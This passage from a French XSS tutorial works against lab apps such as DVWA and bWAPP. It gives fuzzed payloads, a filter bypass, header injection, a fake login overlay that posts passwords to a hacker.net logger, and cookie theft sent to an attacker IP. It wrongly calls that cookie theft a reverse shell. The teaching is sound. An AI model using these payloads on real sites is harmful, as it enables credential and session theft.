


En actualisant le navigateur, la liste de tous les payloads s'affiche dans le guestbook, ce qui nous permet de découvrir d'autres charges utiles fonctionnelles !

Découvrir automatiquement des failles XSS avec ZAP (2)

Nous pouvons reprendre la technique du chapitre précédent avec la page XSS réfléchi de DVWA :

Nous interceptons la requête (ici la requête 48) :




Id	Source	Timestamp de req.	Méthode	URL	Code	Raison	RTT	Taille du corps c
31	Proxy	4/01/23 23:01:00	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	110 ms	28 octets
32	Proxy	4/01/23 23:01:00	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	110 ms	112 octets
33	Proxy	4/01/23 23:01:02	GET	http://localhost/security.php	200	OK	19 ms	5 283 octets
35	Proxy	4/01/23 23:01:02	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	102 ms	28 octets
36	Proxy	4/01/23 23:01:02	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	101 ms	112 octets
37	Proxy	4/01/23 23:01:05	POST	http://localhost/security.php	302	Found	6 ms	0 octets
38	Proxy	4/01/23 23:01:05	GET	http://localhost/security.php	200	OK	6 ms	5 361 octets
39	Proxy	4/01/23 23:01:05	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	95 ms	28 octets
40	Proxy	4/01/23 23:01:05	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	110 ms	112 octets
41	Proxy	4/01/23 23:01:07	GET	http://localhost/vulnerabilities/xss_r/	200	OK	32 ms	4 233 octets
44	Proxy	4/01/23 23:01:07	GET	http://localhost//dvwa/js/add_event_listeners.js	200	OK	4 ms	593 octets
45	Proxy	4/01/23 23:01:07	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	97 ms	16 octets
46	Proxy	4/01/23 23:01:07	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	95 ms	28 octets
47	Proxy	4/01/23 23:01:08	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	94 ms	112 octets
48	Proxy	4/01/23 23:01:18	GET	http://localhost/vulnerabilities/xss_r/?name=max	200	OK	44 ms	4 253 octets
49	Proxy	4/01/23 23:01:18	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	95 ms	28 octets
50	Proxy	4/01/23 23:01:19	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	116 ms	112 octets

GET http://localhost/vulnerabilities/xss_r/?name=max HTTP/1.1

Nous sélectionnons, comme précédemment le contenu du paramètre GET "name" (on sélectionne donc ici le mot max) puis, comme au chapitre précédent :

- ➔ **On clique droit : *Générer du bruit***
- ➔ **On clique sur *Payload* puis sur *Ajouter***
- ➔ **On clique sur *Fichiers Fuzzers* puis sur *jbrofuzz***
- ➔ **On déroule jusqu'à l'option *XSS* et je décoche *ASP .NET* et *MS Anti-XSS***
- ➔ **On clique sur *Ajouter***
- ➔ **On clique sur *OK* puis enfin sur *Démarrer le Fuzzer***



Task ID	Message Type	Code	Raison	RTT	Taille de l'en-t...	Taille du corps de rép.	...	État	Charges utiles
21	Fuzzed	200	OK	137 ms	376 octets	4 275 octets			</title><script>alert(1)</script>
22	Fuzzed	200	OK	141 ms	376 octets	4 276 octets			<<script>alert("xss");//<</script>
23	Fuzzed	200	OK	144 ms	376 octets	4 253 octets		Réfléchi	>'"
24	Fuzzed	200	OK	138 ms	376 octets	4 263 octets			";!--"<XSS>=&{()}
25	Fuzzed	200	OK	124 ms	376 octets	4 286 octets		Réfléchi	*/a=eval;b=alert;a(b(/e/.source));/*
26	Fuzzed	200	OK	98 ms	376 octets	4 301 octets		Réfléchi	'%uff1cscript%uff1ealert('XSS')%uff1c/script%uff1e'
27	Fuzzed	200	OK	72 ms	376 octets	4 298 octets		Réfléchi	<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
28	Fuzzed	200	OK	41 ms	376 octets	4 305 octets			%26%2339);x=alert;x(%26%2340 /finally through!/.source %26%2341);//
29	Fuzzed	200	OK	69 ms	376 octets	4 348 octets		Réfléchi	</noscript> <code onmouseover=a=eval;b=alert;a(b(/h/.source));>MOVE M
30	Fuzzed	200	OK	94 ms	376 octets	4 298 octets		Réfléchi	<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
31	Fuzzed	200	OK	126 ms	376 octets	4 266 octets			<BODY onload!#$%&()*~+-_.,:;?@[/\\]^`=alert("XSS")>


Je teste un des payloads découverts par le fuzzer en l'introduisant dans la barre d'adresse du navigateur :

<IFRAME SRC="javascript:alert('XSS');"></IFRAME>

Nous avons à nouveau notre PoC (Proof of Concept) !

XSS basé sur le DOM avec DVWA

Affichons la page de DVWA consacrée au XSS basé sur le DOM :



Cliquons sur *Select* après avoir choisi une langue (ici : l'anglais) et observons l'URL dans la barre d'adresse :

https://localhost/vulnerabilities/xss_d/?default=English


En consultant le code source de la page, nous constatons que la fonction document.write() est utilisée pour écrire les valeurs dans le menu déroulant. Si nous choisissons une langue, cette dernière apparaîtra comme paramètre dans l'URL et la variable lang du script JavaScript récupérera ce paramètre GET pour afficher dans le menu la valeur du langage sélectionné :

```
<script>
if (document.location.href.indexOf("default=") >= 0) {
var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
document.write("<option value='' disabled='disabled'>----</option>");
}

document.write("<option value='English'>English</option>");
document.write("<option value='French'>French</option>");
document.write("<option value='Spanish'>Spanish</option>");
document.write("<option value='German'>German</option>");
</script>
```

Tentons maintenant avec la sécurité placée sur LOW d'injecter un payload simple dans la barre d'adresse de la page :


https://localhost/vulnerabilities/xss_d/?default=English<script>alert(document.cookie)</script>

Nous obtenons bien le résultat escompté et le contenu du cookie s'affiche :



Si on place la sécurité sur HIGH, le payload précédent ne fonctionne plus : on peut probablement imputer cela à un filtre côté serveur. Pour contourner ce filtre, nous pouvons tenter l'utilisation d'une astuce : nous allons placer le caractère # devant le payload. Ainsi, ce qui suit sera considéré comme une ancre HTML. La particularité des ancres est qu'elles ne sont pas envoyées au serveur mais qu'elles sont uniquement traitées au niveau du client. Le filtre serveur devient donc inopérant et notre attaque est à nouveau couronnée de réussite :

https://localhost/vulnerabilities/xss_d/?default=English#<script>alert(document.cookie)</script>



Il faut bien comprendre que cette technique est fonctionnelle même si le filtre côté serveur est infaillible puisque l'ancre reste opportunément du côté client.

Il faut particulièrement surveiller, dans le cadre du XSS basé sur le DOM, les dangereuses méthodes **element.innerHTML = "…"** et **document.write("…")**


Exploiter une vulnérabilité XSS via les en-têtes HTTP

Imaginons deux pages web qui utilisent les en-têtes HTTP dans la page dynamique qu'elles renvoient au navigateur du client :

➔ **La première page affiche le type de navigateur utilisé par le visiteur en se basant sur l'en-tête User-Agent**

➔ **La deuxième page affiche l'adresse de la page précédente depuis laquelle la requête courante a été réalisée, en se basant sur l'en-tête Referer**

Imaginons qu'aucune validation ne soit exercée sur ces valeurs. Il va dès lors être possible d'injecter notre code malveillant dans les en-têtes des requêtes correspondantes grâce au proxy intercepteur Burp :



Exemple avec l'en-tête User-Agent :

```
1  GET /bWAPP/xss_user_agent.php HTTP/1.1
2  Host: 192.168.56.115
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: fr-BE
6  Accept-Encoding: gzip, deflate
7  Referer: http://192.168.56.115/bWAPP/phpi.php
8  Connection: close
9  Cookie: security_level=0; PHPSESSID=jcurl6ngj6saldpls7pocko942; acopendivids=swingset,
10 Upgrade-Insecure-Requests: 1
11
12
```

```
1  GET /bWAPP/xss_user_agent.php HTTP/1.1
2  Host: 192.168.56.115
3  User-Agent: <svg onload="alert('Hacked !')">
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: fr-BE
6  Accept-Encoding: gzip, deflate
7  Referer: http://192.168.56.115/bWAPP/phpi.php
8  Connection: close
9  Cookie: security_level=0; PHPSESSID=jcurl6ngj6saldpls7pocko942; acopendivids=swingset
10 Upgrade-Insecure-Requests: 1
11
12
```

Réussite de notre attaque.

Vous pouvez facilement faire la même attaque avec l'en-tête Referer (si bien sûr son contenu est utilisé dans l'affichage de la page dynamique renvoyée par le serveur, et qu'il n'y a pas eu de validation.


Dérober avec XSS le mot de passe d'un utilisateur connecté

Soit un utilisateur connecté à son site favori. Il existe une vulnérabilité XSS sur la page de commentaires du site. Nous allons donc laisser un message malicieux (XSS stocké) qui va tenter de dérober les mots de passe de tous les utilisateurs du site qui visitent cette page et nous envoyer ces données sur notre serveur où elles seront enregistrées dans un fichier. Le code malicieux sera ici un peu plus complexe que le traditionnel <script>alert("XSS");</script> :

Code à coller dans le champ du formulaire vulnérable à la faille XSS

```
<div id="login" style="position:absolute;top:50%;left:50%;margin-right:-50%;transform:translate(-50%,-50%);z-index:1;overflow:auto;padding:10px;border:1px solid #888;width:400px;height:200px;background-color:#E3E3E3;font-family:sansserif;"><form method="POST" action="http://hacker.net/listener.php"><p>Votre session a expir&eacute;, veuillez vous reconnecter :<br /><br /></p><input type="text" name="username" size="20"/> : Nom d'utilisateur<br /><br /><input type="password" name="password" size="20" /> : Mot de passe<br /><br /><input type= "submit" value="Connexion" />  <input type="reset" onclick="document.getElementById('login').style.display='none';" value="Annuler"/></form></div>
```

La fenêtre suivante s'affichera alors par-dessus la page vulnérable :



Il est raisonnable de penser que beaucoup d'utilisateurs se croiront déconnectés et réintroduiront sans réfléchir leur mot de passe.

Ce mot de passe sera récupéré par le script basique ci-dessous (http://hacker.net/listener.php) et sera enregistré dans un fichier texte sur le serveur du pirate (http://hacker.net/listener.txt) :

```php
<?php

if(isset($_POST['username']) && isset($_POST['password'])){

    $content= $_POST['username'] . " ---> " . $_POST['password'] ;
    file_put_contents('listener.txt', $content . PHP_EOL, FILE_APPEND);

    $content= "(" . date('Y-m-d H:i:s') . " - " . "$_SERVER[REMOTE_ADDR])";
    file_put_contents('listener.txt', $content . PHP_EOL, FILE_APPEND);

    $content= "-----------------------------------------";
    file_put_contents('listener.txt', $content . PHP_EOL, FILE_APPEND);

    header('Location: http://site-vulnerable.com');
}

?>
```

Voici un exemple d'enregistrement obtenu par notre script :


On y voit le nom d'utilisateur, le mot de passe, la date et l'adresse IP de la victime piégée.

Détecter une vulnérabilité Blind XSS avec XSS Hunter


Une vulnérabilité Blind XSS est une vulnérabilité XSS persistante (stockée) pour laquelle l'attaquant ignore où l'information est stockée et quand le code malicieux sera exécuté.

Pour notre démonstration, nous allons utiliser deux sites :

- ➔ Un site volontairement vulnérable : testphp.vulnweb.com
- ➔ Le site XSS Hunter **(ce site est aujourd'hui obsolète !)**




testphp.vulnweb.com




Ancien site
https://xsshunter.com/


Après s'être enregistré sur XSS hunter, choisissons un payload :



Collons-le dans la boîte de recherche du site vulnérable :

L'attaque XSS fructueuse (qui aurait pu être blind) est bien enregistrée par XSS Hunter (section XSS Fires) et donne lieu à un rapport :





Obtenir un shell reverse grâce à une vulnérabilité XSS

Lançons un listener (nc -lvp 1234) sur Kali. Affichons ensuite la page de DVWA consacrée au XSS réfléchi (sécurité : LOW) et entrons dans le champ du formulaire le code suivant :

<script>new Image().src="http://192.168.56.139:1234?out="+document.cookie;</script>


Ce code inhabituel va créer un shell reverse avec Kali : la fonction new Image() va tenter de charger une image à l'adresse spécifiée que nous avons opportunément remplacée par l'URL du serveur distant.

Le résultat est immédiat sur Kali :

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
192.168.56.139: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.139] from (UNKNOWN) [192.168.56.139] 34796
GET /?out=security=low;%20PHPSESSID=uf7ikj8e5vasmgpeqparvr03a1;%20acopendivids=swingset,
tto,phpbb2,redmine;%20acgroupswithpersist=nada HTTP/1.1
Host: 192.168.56.139:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.56.140/
```

GET /?out=security=low;%20PHPSESSID=uf7ikj8e5vasmgpeqparvr03a1;%20acopendivids=swingset,tto,phpbb2,redmine;%20acgroupswithpersist=nada HTTP/1.1

Nous avons dérobé avec succès le cookie de session de l'utilisateur connecté :

